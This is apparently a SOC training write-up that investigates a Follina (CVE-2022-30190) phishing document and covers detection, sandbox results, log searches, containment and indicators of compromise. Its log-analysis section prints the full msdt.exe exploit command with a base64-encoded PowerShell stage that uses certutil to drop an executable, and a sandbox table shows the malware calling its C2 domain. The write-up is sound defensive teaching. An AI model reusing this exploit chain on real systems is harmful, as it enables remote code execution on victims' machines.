



## Official Write-Up

**Event ID:** 123

**Rule Name:** SOC173 - Follina 0-Day Detected

# Table of contents


<b>Official Write-Up</b>	<b>1</b>
Event ID: 123	1
Rule Name: SOC173 - Follina 0-Day Detected	1
<b>Table of contents</b>	<b>2</b>
<b>Alert</b>	<b>3</b>
<b>Detection</b>	<b>4</b>
Verify	4
<b>Analysis</b>	<b>6</b>
Initial Access	6
Malware Analysis	7
Log Analysis	10
<b>Containment</b>	<b>13</b>
<b>Lesson Learned</b>	<b>13</b>
<b>Artifacts</b>	<b>14</b>

# Alert

We can take a quick look at the "Alert Trigger Reason" in the alert details and understand the root cause of the alert. It was stated that the CVE-2022-30190 vulnerability was exploited due to the "msdt.exe" running after an office document. The vulnerability is also known as "Follina".

**Medium**June 2, 2022, 3:22 p.m.★ SOC173 - Follina 0-Day Detected

★ Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability, CVE-2022-30190

EventID:	123
Event Time:	June 2, 2022, 3:22 p.m.
Rule:	SOC173 - Follina 0-Day Detected
Level:	Security Analyst
Source Address	172.16.17.39
Hostname	JonasPRD
File Name	05-2022-0438.doc
File Hash	52945af1def85b171870b31fa4782e52
File Size	10.01 Kb
AV Action	Allowed
Alert Trigger Reason	msdt.exe executed after Office document
Download (Password:infected):	05-2022-0438.doc.zip
Show Hint	

# Detection

## Verify

It is stated in the alert details that the file that exploits the vulnerability is "05-2022-0438.doc". At the same time, we have the hash information of the file. We can quickly search for the hash in Google, Threat Intelligence, and other similar sources and take a look at the results.

## VirusTotal

41 / 61

41 security vendors and no sandboxes flagged this file as malicious

4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784  
05-2022-0438.doc

10.01 KB  
Size

2022-06-03 07:04:53 UTC  
27 minutes ago

cve-2017-0199 cve-2022-30190 docx exploit

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Security Vendors' Analysis

Ad-Aware	Trojan.GenericKD.50350679	AhnLab-V3	Downloader/DOC.External
Alibaba	Trojan.Office/Cve-2022-30190.a	ALYac	Exploit.MSOffice.Gen
Arcabit	Trojan.Generic.D3004A57	Avast	OLE:RemoteTemplateInj [Trj]
AVG	OLE:RemoteTemplateInj [Trj]	Avira (no cloud)	W97M/Dldr.Agent.wzxlc

(<https://www.virustotal.com/gui/file/4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784/detection>)

## Malwares

malwares.com

4A24048F81AFBE9FB62E7A6A49ADBD1FAF41F266B5F9FEECDCEB567AEC096784

MD5 : 52945AF1DEF85B171870B31FA4782E52  
SHA-1 : 06727FFDA60359236A8029E0B3E8A0FD11C23313  
SHA-256 : 4A24048F81AFBE9FB62E7A6A49ADBD1FAF41F266B5F9FEECDCEB567AEC096784  
File Size : 10,253 bytes  
File Type : docx  
Known Date : 2022-05-31 06:42:04 (3 days ago)

AI safe 100/100 malware

Tag #docx #exploit #cve\_2017\_0199 #agent #trojan #generickd

(<https://www.malwares.com/report/file?hash=4A24048F81AFBE9FB62E7A6A49ADBD1FAF41F266B5F9FEECDCEB567AEC096784>)

The results we obtained contain some findings that the file uses the "CVE-2022-30190" vulnerability. As a SOC analyst, it is necessary to make analysis on the SOC environment and reach the details on whether there is a system affected by this situation or not.


# Analysis

## Initial Access

In the alert details on the Monitoring page, we see that the file was run without any blocking.

Medium	June 2, 2022, 3:22 p.m.	★ SOC173 - Follina 0-Day Detected
★ Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability, CVE-2022-30190		
EventID:	123	
Event Time:	June 2, 2022, 3:22 p.m.	
Rule:	SOC173 - Follina 0-Day Detected	
Level:	Security Analyst	
Source Address	172.16.17.39	
Hostname	JonasPRD	
File Name	05-2022-0438.doc	
File Hash	52945af1def85b171870b31fa4782e52	
File Size	10.01 Kb	
AV Action	Allowed	
Alert Trigger Reason	msdt.exe executed after Office document	
Download (Password:infected):	05-2022-0438.doc.zip	
Show Hint		

First, it is necessary to understand how this file got to the “JonasPRD” device. The filename “05-2022-0438.doc” can be searched in the Mailbox to check the Phishing status, which is one of the most popular initial access techniques.




As a result of the search we conducted, we see that there is an inbound email sent to “jonas[@]letsdefend.io” with this file in the attachment.



## Malware Analysis

We have a phishing email and malware. We need to understand how the malware behaves. The most effective way to understand the behavior of the file is to conduct dynamic analysis. In the rest of the report, analysis will be made with AnyRun.

After uploading the file to AnyRun and run, we see that a DNS request was sent to the address "www[.]xmlformats[.]com", but no results were obtained, so the file did not exhibit any significant behavior.



The attacker may have turned off IP routing/redirecting because he is done with the relevant domain address. In order to continue the analysis process, finding an analysis report made during the active period of the domain will make our work easier, otherwise static analysis may be required.

We need to search for the file hash value (52945af1def85b171870b31fa4782e52), check the past analyses and find the one that will work for us.

Public submissions					
<input type="text" value="52945af1def85b171870b31fa4782e52"/>					
Windows 7 Professional 32bit 03 June 2022, 10:46	✓	Malicious activity	05-2022-0438.doc Microsoft Office, generated.doc	MD5: 52945af1def85b171870b31fa4782e52 SHA1: 86727fdaa85923a8b2e8bde3a8f011c23319 SHA256: 4324a8d8f1af7e9f9b627aa4a9ad0b17af41f29a8b5f9eecc8b57a4c9b6784	
Windows 7 Professional 32bit 02 June 2022, 22:23	✓	Malicious activity	05-2022-0438.doc Microsoft Office, generated.doc	MD5: 52945af1def85b171870b31fa4782e52 SHA1: 86727fdaa85923a8b2e8bde3a8f011c23319 SHA256: 4324a8d8f1af7e9f9b627aa4a9ad0b17af41f29a8b5f9eecc8b57a4c9b6784	
Windows 7 Professional 32bit 02 June 2022, 21:25	✓	Malicious activity	05-2022-0438.doc Microsoft Office, generated.doc	MD5: 52945af1def85b171870b31fa4782e52 SHA1: 86727fdaa85923a8b2e8bde3a8f011c23319 SHA256: 4324a8d8f1af7e9f9b627aa4a9ad0b17af41f29a8b5f9eecc8b57a4c9b6784	
Windows 7 Professional 32bit 02 June 2022, 21:00	✓	Malicious activity	05-2022-0438.doc Microsoft Office, generated.doc	MD5: 52945af1def85b171870b31fa4782e52 SHA1: 86727fdaa85923a8b2e8bde3a8f011c23319 SHA256: 4324a8d8f1af7e9f9b627aa4a9ad0b17af41f29a8b5f9eecc8b57a4c9b6784	
Windows 7 Professional 32bit 02 June 2022, 17:57	✓	Malicious activity	05-2022-0438.doc Microsoft Office, generated.doc	MD5: 52945af1def85b171870b31fa4782e52 SHA1: 86727fdaa85923a8b2e8bde3a8f011c23319 SHA256: 4324a8d8f1af7e9f9b627aa4a9ad0b17af41f29a8b5f9eecc8b57a4c9b6784	
Windows 7 Professional 32bit 02 June 2022, 17:23	✓	Malicious activity	05-2022-0438.doc Microsoft Office, generated.doc	MD5: 52945af1def85b171870b31fa4782e52 SHA1: 86727fdaa85923a8b2e8bde3a8f011c23319 SHA256: 4324a8d8f1af7e9f9b627aa4a9ad0b17af41f29a8b5f9eecc8b57a4c9b6784	

After the examinations, we obtain a result of an analysis which was made during a period when the domain was active.

Link: <https://app.any.run/tasks/713f05d2-fe78-4b9d-a744-f7c133e3fafb/>

Looking at the results of this old analysis, we see a number of HTTP requests and suspicious child processes are displayed.



HTTP Requests	14	Connections	4	DNS Requests	3	Threats	0	Filter by PID, name or url	PCAP	SSL Keys
Timeshift	Headers	Rep	PID	Process name	CN	URL	Content			
1888 ms	GET 200: OK	3244	WINWORD.EXE			https://config.edge.skype.com/config/v2/Office/word/16.0.12026.20264/Production/CC?&ClientId=%7b61AB268-C26...	164 Kb text			
2306 ms	OPTIONS 200: OK	3244	WINWORD.EXE			https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/	-			
2680 ms	HEAD 200: OK	3244	WINWORD.EXE			https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDf842l.html	-			
5804 ms	OPTIONS 200: OK	3244	WINWORD.EXE			https://www.xmlformats.com/office/word/2022/	-			
6223 ms	GET 200: OK	3244	WINWORD.EXE			https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDf842l.html	7.28 Kb html			
6385 ms	HEAD 200: OK	3244	WINWORD.EXE			https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDf842l.html	-			
6471 ms	HEAD 200: OK	3244	WINWORD.EXE			https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDf842l.html	-			
6478 ms	OPTIONS 200: OK	3244	WINWORD.EXE			https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/	-			

Processes	Filter by PID or name	Only important
3244	WINWORD.EXE /n "C:\Users\admin\Desktop\05-2022-0438.doc.docx" /o ""	8k 7k 192
5708	msdt.exe ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_Launc...	1k 2k 67
4136	COM sdiagnhost.exe -Embedding	2k 978 111
4476	conhost.exe 0xffffffff -ForceV1	102 52 31
4712	csc.exe /noconfig /fullpaths @"C:\Users\admin\AppData\Local\Temp\r5qxr4ie.cmdline"	385 1k 34
5924	cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 */OUT:C:\Users\admin\AppData\Local\T...	69 16 14
4172	csc.exe /noconfig /fullpaths @"C:\Users\admin\AppData\Local\Temp\t52wyhbe.cmdline"	381 1k 34
2308	cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 */OUT:C:\Users\admin\AppData\Local\T...	69 16 14
2012	cmd.exe /c taskkill /f /im msdt.exe	70 16 5
2944	conhost.exe 0xffffffff -ForceV1	139 52 31
5876	taskkill.exe /f /im msdt.exe	152 32 35
3916	cmd.exe /c cd C:\users\public\&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&fi...	262 14 5
1604	conhost.exe 0xffffffff -ForceV1	139 52 31

We could not perform dynamic analysis because the command and control server of the Malware was not active. When we look at the activities carried out in an old

report we found, it is clearly obvious that the file actually carried out malicious activities.

## Log Analysis

We know that the malware communicated with “www[.]xmlformats[.]com”. We need to search for this domain on the log management and check if there is any device accessing to this site from the internal network.


Log Search

Result: 7 Page: 1

xmlformats.com Search

DATE	TYPE	SOURCE ADDRESS	SOURCE PORT	DESTINATION ADDRESS	DESTINATION PORT	RAW
Jun, 02, 2022, 03:20 PM	Firewall	172.16.17.39	54312	141.105.65.149	443	🔍
Jun, 02, 2022, 03:20 PM	Firewall	172.16.17.39	53122	141.105.65.149	443	🔍
Jun, 02, 2022, 03:20 PM	Proxy	172.16.17.39	53122	141.105.65.149	443	🔍
Jun, 02, 2022, 03:20 PM	Proxy	172.16.17.39	43111	141.105.65.149	443	🔍
Jun, 02, 2022, 03:20 PM	Proxy	172.16.17.39	12322	141.105.65.149	443	🔍
Jun, 02, 2022, 03:20 PM	Proxy	172.16.17.39	42512	141.105.65.149	443	🔍

Search Date Search Type Search Src Address Search Src Port Search Dst Address Search Dst Port Clear



When we examine the log results after the search, we see that the “JonasPRD” device with the IP address 172.16.17.39 is connected to this site.

If we look at the process history from Endpoint Security, we see that the malware exhibits the same behavior that we saw in AnyRun.

X

- ```
Command:C:/Program Files/Microsoft Office/Root/Office16/WINWORD.EXE /n C:/Users/admin/Desktop/05-2022-0438.doc.docx /o
```


```
Command:C:/WINDOWS/system32/msdt.exe ms-msdt:/id PCWDiagnostic /skip force /param IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JGNtZCA9ICJlOlx3aW5kb3dzXHN5c3RlbTMyXGNTZC5leGUiOiN0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuC1Bcmd1bWVudExpc3Qgli9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGljXCymZm9yIC9yICV0ZW1wJSAlaSBpbAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEu cmFyPjEudCYmY2Vy dHV0aWwgLWRL Y29kZSAxLnQgMS5jLCYmZXhwYW5kIDEuYyAtRjoqIC4mInJnYi5leGUiOw=='+[char]34+')')))))/i/.../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO
```

- ▶ sdiagnhost.exe
- ▶ csc.exe
- ▶ cvtres.exe
- ▶ cmd.exe

By the analyses we conducted on the Log Management and Endpoint Security, we have determined that the "05-2022-0438.doc" malware was run on the JonasPRD device successfully and communicated with the C2.

# Containment

We found solid evidence that the JonasPRD device was compromised. Now, we need to isolate the device from the network in order to prevent the attacker from reaching different devices in the internal network and to break its existing connection.



## Lesson Learned

- Even if we regularly update our systems, it is possible for the attackers to infiltrate into our systems with various 0-Days.
- It is not possible to prevent attacks 100%, but it is possible to detect them in a short time.

# Artifacts

| Field         | Value                                                                                  |
|---------------|----------------------------------------------------------------------------------------|
| Email Address | radiosputnik[@]ria[.]ru                                                                |
| Domain        | xmlformats[.]com                                                                       |
| URL Address   | https://www[.]xmlformats[.]com/office/word/2022/                                       |
| URL Address   | https://www[.]xmlformats[.]com/office/word/2022/wor<br>dprocessingdrawing/             |
| URL Address   | https://www[.]xmlformats[.]com/office/word/2022/wor<br>dprocessingdrawing/RDF842l.html |
| MD5 Hash      | 52945af1def85b171870b31fa4782e52                                                       |
| SHA256        | 4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9fe<br>ecdceb567aec096784                   |
| Filename      | 05-2022-0438.doc                                                                       |